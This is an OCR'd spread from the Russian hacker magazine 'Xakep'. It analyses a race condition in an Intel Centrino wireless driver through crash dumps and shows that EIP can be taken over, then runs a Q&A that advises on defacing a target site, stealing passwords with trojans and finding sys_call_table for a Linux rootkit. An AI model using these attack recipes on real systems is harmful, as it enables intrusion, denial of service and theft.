
Details

Ритуал вызова бага, появление которого сопровождалось голубым экраном смерти, в общих чертах выглядел так:

1. Johnny Cache установил на жертву, снабженную картой беспроводного доступа Intel Centrino PRO, утилиту netcat (входит практически в любой LINUX-дистрибутив, бесплатный порт для Windows можно нарыть на www.vulnwatch.org/netcat), заставив ее слушать 2048 порт (в принципе, можно обойтись и без этого: прослушивание лишь увеличивает вероятность успешной атаки);
2. Атакующий узел начал бомбардировать жертву UDP-пакетами размером 1400 байт, заполненными для наглядности CCh-байтами и поступающими на 2048 порт с интервалом в 400 микросекунд между ними.
3. Одновременно с этим атакующий направил шторм disassociation-запросов («disassociation requests») с интервалом 4000




Обработка прерываний на однопроцессорной машине



Приоритеты прерываний в NT





> «Срыв» синхронизации и его последствия

микросекунд. «Disassociation request» — это одно из 6-ти командных сообщений беспроводного протокола, черновое описание которого лежит на tools.ietf.org/wg/netlmm/draft-giaretta-netlmm-dt-protocol-00.txt.

4. BSOD не заставил себя долго ждать — и система рухнула. Эксперименты показали, что вероятность возникновения голубого экрана смерти зависит только от скважности пакетов, но отнюдь не от их содержимого, как и должно быть в ситуации с ошибкой синхронизации.

Johnny Cache приложил к своему посту ссылки на дампы памяти Windows XP: www.802.11mercenary.net/~johnycsh/prone_to_deletion/dd/crash2.zip (BSOD без подмены EIP или, выражаясь его терминологией, unsuccessfully attempt to gain EIP) и www.802.11mercenary.net/~johnycsh/prone_to_deletion/dd/crash3.zip (BSOD с успешной подменой EIP). Готовой атакующей программы с shell-кодом на борту предоставлено не было, но ее сможет написать каждый желающий, однако прежде, чем погружаться в анализ дампов, занимающих в своей совокупности свыше 200 Мб, мы должны рассмотреть механизм обработки прерываний в NT, иначе ничего не будет понятно. Прерываниями называются события, поступающие от оборудования, генерируемые процессором или операционной системой в определенные моменты времени — например, когда DMA-контроллер завершает передачу данных или таймер говорит «щелк». Обработка прерываний происходит в соответствии с их приоритетом: прерывания с более высоким приоритетом прерывают менее приоритетные прерывания (извиняюсь за тавтологию :)), возвращая им управление после того, как они будут обработаны. Аппаратные контроллеры прерываний обеспечивают до 256 уровней приоритетов, однако NT не поддерживает их, предпочитая использовать свою собственную систему приоритетов, известную под аббревиатурой IRQL (Interrupt Request Levels — уровни запроса прерываний).

В NT существует всего 32 уровня, пронумерованных целыми числами от 0 до 31. Уровень 0 имеет минимальный приоритет, 31 — максимальный. Нормальное выполнение потока происходит на нулевом уровне, называемом пассивным (PASSIVE), и его может прерывать любое асинхронное событие, возникающее в системе. При этом операционная система повышает текущий IRQL до уровня возникшего прерывания и передает управление его ISR (Interrupt Service Routine — Процедура обработки прерывания), предварительно сохранив состояние текущего обработчика.

Приоритеты с номерами 1 и 2 отданы под программные прерывания (например, возникающие при ошибке обращения к странице памяти, вытесненной на диск), а все остальные обслуживают аппаратные прерывания от периферийных устройств, причем прерывания от таймера имеют приоритет 28.

Покажем, как происходит обработка прерываний, поступающих от устройств. Допустим, поток A работает на уровне IRQL, равном PASSIVE_LEVEL. Устройство Device 1 возбуждает аппаратное прерывание с уровнем DIRQL (Device IRQL, то есть IRQL с номером от 3 до 31 включительно). Ось прерывает выполнение потока A, повышает IRQL до DIRQL и передает управление на ISR-устройства Device 1. Обработчик прерывания обращается к устройству Device 1, делает с ним все, что оно требует, ставит в очередь отложенную процедуру DpcForISR для последующей обработки и понижает IRQL до прежнего уровня. Отложенные процедуры Deferred Procedure Calls (сокращено — DPCs) выполняются на IRQL, равном 2 (DISPATCH_LEVEL) и потому не могут начать свою работу вплоть до выхода из ISR. Прерывания, возникающие во время выполнения ISR, маскируются. Если прерывание возникнет во время выполнения DpcForISR, то операционная система прервет ее работу, передаст управление ISR, который поставит в очередь еще одну отложенную процедуру, и вновь возвратится в DpcForISR. Таким образом, сколько бы прерываний ни возникало, отложенные процедуры обрабатываются последовательно, в порядке очереди.

На двухпроцессорных машинах картина несколько усложняется. Допустим, что во время обработки отложенной процедуры DpcForIsr, выполняющейся на процессоре 0, устройство Device 1 вновь сгенерировало сигнал прерывания, посланный процессору 1 (процессор 0 еще не успел завершить обработку ISR и не понизил IRQL). Ось повышает IRQL процессора 1 до DIRQL и передает управление на IRS-устройства Device 1, ставя отложенную процедуру DpcForIsr в очередь.

Когда ISR на обоих процессорах завершаются, система понижает IRQL — и начинается выполнение отложенной процедуры DpcForIsr, стоящей как в очереди процессора 0, так и в очереди процессора 1. Да-да! Процедура DpcForIsr исполняется сразу на обоих процессорах, одновременно отвечая


XAKEP.RU: ®EVOLUTION

Сайту «Хакера» уже много лет, и все годы мы, надеюсь, были для тебя лучшим сайтом о взломе, компьютерах, цифровой жизни и развлечениях. Однако даже лучшее можно усовершенствовать, чем мы в настоящий момент и занимаемся. Мы хотим изменить сайт: сделать его более красивым, наполнить новыми возможностями и, конечно, новыми материалами.

Уже сейчас на сайте работают новые форумы (http://forum.xakep.ru/), а с октября мы вводим в строй абсолютно новую ленту уязвимостей. Надеюсь, ты почерпнешь из нее много нового и станешь ее постоянным читателем.

И это только начало нашего переворота, так что смотри в оба!





> Карта беспроводного доступа на основе Intel PRO/Wireless 2915ABG 9

за обработку двух прерываний от одного устройства! Как вам это нравится?! В такой ситуации очень легко превратить совместно используемые данные в мешанину, возвратив неожиданный результат или завесить систему, вызвав BSOD.

А теперь разберемся с дампами памяти, полученными Johnny Cache. Распаковав архив crash2.zip, мы увидим три файла: crash2.txt — краткое описание содержимого, crash2.pcap — трафик, собранный sniffer'ом, и MEMORY.DMP — полный дамп памяти. Вот он-то нам и нужен! Для его анализа необходимо иметь либо DDK для XP (DDK для W2K не подходит), либо последнюю версию Microsoft Debugging Tools, которую можно бесплатно скачать с www.microsoft.com/whdc/devtools/debugging/default.mspx.

Microsoft предоставляет множество утилит для разбора аварийных дампов, но мы, как настоящие хакеры, будем пользоваться консольным отладчиком i386kd, который рулит, а все остальные графические поделки отдыхают. Командная строка для запуска выглядит приблизительно так:

```
i386kd -z L:\dumps\crash2\memory.dmp -logo my_out
```

Здесь «L:\dumps\crash2\memory2.dmp» — путь к дампу, «my_out» — имя файла, в который будет записываться лог (если, конечно, он нам нужен). Еще можно указать ключ «y SRV*D:\sym*http://msdl.microsoft.com/download/symbols», чтобы отладчик динамически подгружал необходимую символьную информацию из сети, однако в нашем случае она будет лишней, так что без нее вполне можно обойтись.

Поехали! Отладчик заглатывает дамп, сообщая, что он был отрыгнут операционной системой Windows XP Kernel Version 2600 (Service Pack 2) и что причиной аварии стал BugCheck-код D1h со следующими параметрами: 6e3c2081, 2, 0, f7433678. Вероятным виновником вызова явился драйвер w22n51.sys, управляющий (по нашим данным) беспроводной сетевой картой Intel Centrino. Далее следует совет «use !analyze -v to get detailed debugging information» (набери «!analyze -v» для получения детальной отладочной информации) и приглашение к вводу, отмеченное лениво мерцающим курсором с «kd>».

Набираем, как нас просят, «!analyze -v» и получаем следующий отчет, приведенный ниже с несущественными сокращениями:

Анализ дампа памяти, вызвавшего BSOD, но не оказавшего воздействия на регистр EIP

```
kd> !analyze -v
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
Arguments:
Arg1: 6e3c2081, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: f7433678, address which referenced memory

Debugging Details:
------------------
READ_ADDRESS: 6e3c2081
CURRENT_IRQL: 2

FAULTING_IP:
w22n51+24678
f7433678 8a11          mov       dl,[ecx]
ds:0023:6e3c2081=??

STACK_TEXT:
8054e9e0 65537365 2f3c746e 656d616e 200a0d3e
w22n51+0x24678
7479426c 00000000 00000000 00000000 00000000
0x65537365

IMAGE_NAME: w22n51.sys
```


Вместо бессловесного hex-значения BugCheck кода мы получили его наименование — DRIVER_IRQL_NOT_LESS_OR_EQUAL, означающее, что драйвер осуществил попытку выполнить операцию, недозволенную на данном уровне IRQL (в данном случае равном 2), что соответствует DISPATCH_LEVEL, на котором выполняются отложенные процедуры, о проблемах синхронизации которых мы уже говорили. Драйвер пытается прочесть ячейку 6E3C2081h, находящуюся в странице памяти, вытесненной на диск (на уровне DISPATCH_LEVEL подкачка не работает). Это очевидная ошибка драйвера, указывающая на серьезное разрушение структур, обрабатываемых им данных (в данном случае — фреймов пакетов). Тем не менее, EIP находится в пределах драйвера w22n51.sys, и в стеке нет никаких следов присутствия CCh-байт, которыми «заряжены» атакующие пакеты. Так что все, что мы имеем, — это тривиальный отказ в обслуживании.

Идем дальше и загружаем в отладчик memory3.dmp, который, по утверждению Johnny Cache, оказал убийственное воздействие на регистр EIP. Что ж, посмотрим-посмотрим:

```
i386kd -z L:\dumps\crash2\memory2.dmp -logo out3
```

После команды «!analyze -v» отладчик выдает следующий результат, приводимый здесь с традиционными сокращениями:





› Сетевые коты водятся и под NT

› Анализ дампа памяти в отладчике i386kd

Анализ дампа памяти, оказавшего воздействие на регистр EIP

```
kd> !analyze -v
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
Arguments:
Arg1: 5c01abf7, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000001, value 0 = read operation, 1 = write operation
Arg4: cccccccf, address which referenced memory

Debugging Details:
------------------
WRITE_ADDRESS:         5c01abf7
CURRENT_IRQL:          2
FAULTING_IP:
+ffffffffcccccccf
cccccccf 01963b10ffd6    add [esi+0xd6ff103b],edx

LAST_CONTROL_TRANSFER: from ff103b96 to cccccccf

STACK_TEXT:
cccccccc  ff103b96  01c486d6  00000000  00000000
0xcccccccf
01c486d6  00000000  00000000  00000000  00000000
0xff103b96
```

На первый взгляд ничего не изменилось — все тот же противный DRIVER_IRQL_NOT_LESS_OR_EQUAL, возникающий на уровне DISPATCH_LEVEL, но присмотрись к значению регистра EIP, вылетевшему далеко за пределы драйвера и указывающему на инструкцию «add [esi+0xd6ff103b], edx», случайно очутившуюся по адресу CCCCCCCFh, который очень сильно смахивает на начинку атакующего пакета. Но почему же тогда EIP равен не CCCCCCCCh, а CCCCCCCFh, которого в пакете не было?!

Все просто! Страница с адресом CCCCCCCCh случайно оказалась в оперативной памяти и не была вытеснена на диск. Поэтому, как только пакет-камикадзе передвинул регистр EIP на адрес CCCCCCCCh, процессор начал выполнение кода, каждый раз увеличивая EIP на размер успешно выполненной команды. Он споткнулся лишь тогда, когда встретил инструкцию «add [esi+0xd6ff103b], edx», обратившуюся к ячейке 5C01ABF7h, которой не было в оперативной памяти, а подкачка на уровне DISPATCH_LEVEL, как уже говорилось, не работает. Вот операционная система и сказала «мяу».


Чтобы подкрепить наше предположение фактами, травой и грибами, находясь в отладчике, дадим команду «u CCCCCCCC», чтобы дизассемблировать код по данному адресу:

Disasm-листинг окрестностей аварии

```
kb>u cccccccc
cccccccc d6                      ??? ; setalc Set AL to Carry Flag
cccccccd 86c4                    xchg        ah,al
cccccccf 01963b10ffd6    add         [esi+0xd6ff103b],edx
ccccccd5 86c4            xchg        ah,al
ccccccd7 0100            add         [eax],eax
ccccccd9 0000            add         [eax],al
ccccccdb 0000            add         [eax],al
ccccccdd 0000            add         [eax],al
```

Первой идет неизвестная отладчику i386kd недокументированная команда SETALC (Set Al to Carry Flag), а за ней — XCHG AH,AL. Обе эти команды выполняются успешно. Но как только процессор доходит до команды «ADD [ESI+0XD6FF 103B],EDX», расположенной по адресу CCCCCCCFh и обращающейся к недоступной ячейке 5C01ABF7h, возникает исключение, и операционная система показывает голубой экран.

Таким образом, воздействие на регистр EIP путем направленного шквала пакетов все-таки возможно! Поскольку отправляемые UDP-пакеты находятся в стеке, то в них легко внедрить shell-код, главное — определить, какое именно двойное слово из начинки пакета попадает в EIP, что легче всего выяснить экспериментально, путем замены части CCh на FFh или тщательного изучения дизассемблерных текстов драйвера. Отладчик здесь — плохой помощник, поскольку он изменяет временные промежутки (тайминги), непредсказуемым образом воздействуя на race condition. Кстати, на двухпроцессорных машинах (равно как машинах, оснащенных двуядерными процессорами) ошибки синхронизации проявляются намного чаще, что открывает невиданные ранее просторы для удаленных атак. ⌶





Q: Как задефейсить сайт?

A: На общий вопрос можно дать только общий ответ. Мы не будем рассматривать метод, которым пользуются все скрипткидисы, то есть когда по известной баге в обычном поисковике ищется уязвимый сайт и совершается дефейс. Рассмотрим случай, когда тебе нужно задефейсить конкретный сайт, об уязвимостях которого ничего не известно. Существует несколько основных способов сделать это.

1. Начни с поиска багов в скриптах самого сайта. Если сайт обвешан форумами, гостевыми книгами, системами управления контентом и т.п., то будь уверен, что сайт имеет ошибки. Причем чем больше скриптов и чем они обьемнее, тем больше ошибок. Ты можешь воспользоваться каким-нибудь сканером безопасности, который протестирует сайт на известные бажные скрипты, но если сканер ничего не найдет, то это не значит, что ошибок нет. Пробуй искать ошибки ручками, подставляй различные значения, делай нестандартные запросы. Об ошибках в CGI- и PHP-скриптах мы уже писали неоднократно.

2. Но что делать, если бажный скрипт не удается найти, или сайт вообще сделан на чистом HTML? Не нужно отчаиваться. Обычно сайт расположен на сервере, на котором хостятся еще другие сайты. Если тебе удастся сломать один из этих сайтов, то в итоге ты сможешь получить доступ к нужному тебе. Для определения доменов, которые расположены на сервере хостера, лучше воспользоваться специальными сервисами вроде www.domaintools.com или www.domainsdb.net. Выбирай сайт, обвешанный скриптами, и воспользуйся пунктом 1.

3. А что делать, если сайт расположен на выделенном сервере, и первые два способа не работают? Этот случай сложнее, поэтому нужно смотреть по ситуации. Попробуй просканировать порты сервера и посмотреть баннеры сервисов на открытых портах. Если админ — лох, то там может оказаться бажный сервис, под который имеется публичный эксплоит. Но это вряд ли. Поэтому некоторые сетевые подонки снимают баннеры со всех сервисов и ждут момента, когда появится публичный эксплоит под один из них. Админы не моментально обновляют ПО — обычно до этого момента проходит минимум несколько часов. За это время можно успеть воспользоваться эксплоитом и задефейсить сайт.

Часто пароли к FTP/SSH/MySQL-сервисам хозяин сайта хранит на своем домашнем или рабочем компьютере, так что ты можешь воспользоваться обычным трояном для их получения. Как впарить троян, мы тоже писали неоднократно.

Я назвал все основные способы. А вообще, зачем тебе заниматься дефейсами? Дефейс — это противозаконно, слушайся лучше маму и папу, делай уроки. Помни, что за дефейс сайта тебе взамен могут устроить страшный дефейс на твоем собственном лице.

Q: Подскажи простой способ, как по имени домена узнать IP-адрес?

A: Самый простой способ — воспользоваться утилитой nslookup, которая стандартно присутствует в каждой полноценной операционной системе (Windows, Linux, BSD и пр.). Эта утилита позволяет произвести DNS-преобразования в явном виде. Например:

```
> nslookup www.xakep.ru
Server: ns.urtc.ru
Address: 195.38.32.2

Non-authoritative answer:
Name: www.xakep.ru
Address: 194.67.128.2
```


Этот вывод означает, что был опрошен DNS-сервер ns.urtc.ru (его IP-адрес 195.38.32.2) и получен ответ IP (www.xakep.ru) = 194.67.128.2. Эта же утилита позволяет произвести обратное преобразование:

```
> nslookup 194.67.128.2
Server: ns.urtc.ru
Address: 195.38.32.2

Name: game-land.rmt.ru
Address: 194.67.128.2
```

Как видишь, в реальности за IP-адресом 194.67.128.2 закреплено имя game-land.rmt.ru, следовательно, www.xakep.ru является виртуальным узлом.

Q: Пишу руткит под Linux для ядер версии 2.6.x и столкнулся с такой бедой: в этих ядрах не экспортируется таблица системных вызовов sys_call_table. Как быть?



A: Да, к сожалению, такая проблема есть. Разработчики ядер в целях безопасности сделали запрет на экспорт sys_call_table, начиная с ядер версии 2.5.41, поэтому простая подмена системных вызовов в этих ядрах не работает. Но хакерами были найдены способы обхода этого запрета. Я знаю три способа, как получить адрес sys_call_table:

1. Первый способ описан в электронном журнале Phrack#58 в статье «Linux on-the-fly kernel patching without LKM», но он зависит от текущей платформы и алгоритмически сложен.
2. Адрес таблицы можно найти простым поиском в файле /boot/System.map, например:

```
# grep sys_call_table /boot/System.map
c03ce760 D sys_call_table
```

Теперь в модуле можно сделать присваивания следующего вида:

```
unsigned long *sys_call_table;
*(long *)&sys_call_table=0xc03ce760;
```

и далее осуществлять подмену обычным образом, как в ядрах версии 2.4.x. В своем модуле ты можешь встроить функцию, которая открывала бы файл /boot/System.map и самостоятельно находила в нем адрес sys_call_table.

3. Третий способ придумал и описал (с исходным кодом) в своей статье российский хакер dev0id из UkR Security Team. Ищи эту статью на www.ustsecurity.info.

Вдобавок к перечисленному я тебе советую купить мою книгу «Программирование боевого софта под Linux» (автор — Иван Скляров), где эти способы описаны более подробно, а также реализован и разобран учебный руткит и кейлоггер под ядра 2.6.x.

Q: Как откомпилировать модуль ядра Linux версии 2.6.x?

A: Компиляция модулей для ядер 2.6.x существенно отличается от компиляции модулей в ядрах 2.4.x. Сначала необходимо создать Makefile со следующим содержимым (в качестве примера возьмем модуль с названием mod.c):

```
obj-m += mod.o
```

Затем нужно выполнить команду для сборки модуля следующего вида:

```
# make –C /usr/src/linux-`uname –r` SUBDIRS=$PWD modules
```

В том случае, если у тебя в каталоге /usr/src присутствует символическая ссылка linux на каталог с исходными текстами ядра, то команда сборки будет выглядеть так:

```
# make –C /usr/src/linux SUBDIRS=$PWD modules
```

Как ты понимаешь, исходные тексты ядра должны быть установлены в твоей системе в каталог /usr/src. Если у тебя исходные коды ядра отсутствуют, то их нужно установить, иначе сборка модуля закончится с ошибкой. Устанавливать пакеты удобно через KDE или Gnome (ищи в меню функцию вроде «Установка программ»). Нужный пакет с исходными кодами ядра обычно имеет название вида kernel-source-номер_версии.

В результате выполнения команды в текущем каталоге образуется объектный файл модуля mod.ko. Обрати внимание: в ядрах 2.6 объектные файлы модулей имеют расширение .ko, а не .o.

Теперь модуль можно загрузить в ядро командой:

```
# insmod mod.ko
```

Просмотреть список установленных модулей можно командой lsmod, а удалить модуль — командой rmmod (здесь имя модуля указывается без расширения):

```
# rmmod mod
```

Q: Точно знаю, что на узле X работает syslogd/514, однако nmap говорит, что порт 514 закрыт. Как так?

A: Если узел не находится за брандмауэром, а syslogd не повешен на нестандартный порт, отличный от 514, то причина, скорее всего, состоит в том, что ты сканируешь по TCP-протоколу. Syslog работает по UDP-протоколу, поэтому nmap не видит открытый UDP-порт. Просто укажи nmap параметр -sU в командной строке и проведи UDP-сканирование.

Многие хацкеры при исследовании хоста сканируют TCP-порты, напрочь забывая просканировать UDP-порты, а ведь там тоже может быть много вкусного.

Q: Постоянно встречаю термин «демилитаризованная зона» (DMZ), но так и не понял, что это такое и как работает?

A: Термин «демилитаризованная зона» (Demilitarized zone — DMZ) пришел в сетевой мир из реальной жизни. Когда-то демилитаризованной зоной называлась знаменитая Берлинская стена, сейчас DMZ существует только между Северной и Южной Кореей. То есть DMZ — это граничный район (полоса), который разделяет две стороны и официально не принадлежит ни одной из них, хотя представители обоих сторон могут находиться в демилитаризованной зоне. В мире сетевой безопасности DMZ используют для разделения внутренней и публичной сетей. DMZ является практически незащищенной зоной, доступ к которой можно получить как из внутренней, так и из публичной сети. В DMZ обычно помещают публичные услуги: Web-серверы, Proxy-серверы, почтовые серверы и т.д. Внутренняя локальная сеть отделена от DMZ и защищена межсетевым экраном. Суть этого решения заключается в почти полной изоляции публичных серверов от внутренней локальной сети, но лишь для соединений исходящих с этих серверов, поскольку эти соединения могут быть инициированы хакером, захватившим контроль. Даже если хакер сможет захватить контроль над одним из серверов в DMZ, он не сможет получить бесконтрольный доступ во внутреннюю сеть.

Q: Что такое «донгл»?

A: Донглами (от англ. dongle) называют электронные ключи, которые предназначены для защиты от нелицензионного использования и распространения программ. Донглы обычно представляют собой микросхему, помещенную в корпус. Самыми известными донглами в нашей стране является серия ключей HASP от израильской компании Aladdin Knowledge Systems. Кстати, неизвестно точное происхождение слова dongle. По одной из версий, это слово происходит от имени системного инженера Rainbow Technologies «Don Gall». Современные донглы изготавливаются под LPT- или USB-разъем. Как правило, защищаемая программа периодически делает запросы к ключу, а ключ шлет ответы. Если донгл будет отсутствовать в разъеме, то защищаемая программа откажется работать. Разумеется, защиту с помощью электронных ключей хакеры научились обходить. Обычно они просто изготавливают программный эмулятор ключа, который перехватывает запросы программы и шлет ей ответы, эмулируя работу донгла.

На русском языке есть замечательный сайт, посвященный электронным ключам, который так и называется www.dongle.ru.



КРИС КАСПЕРСКИ

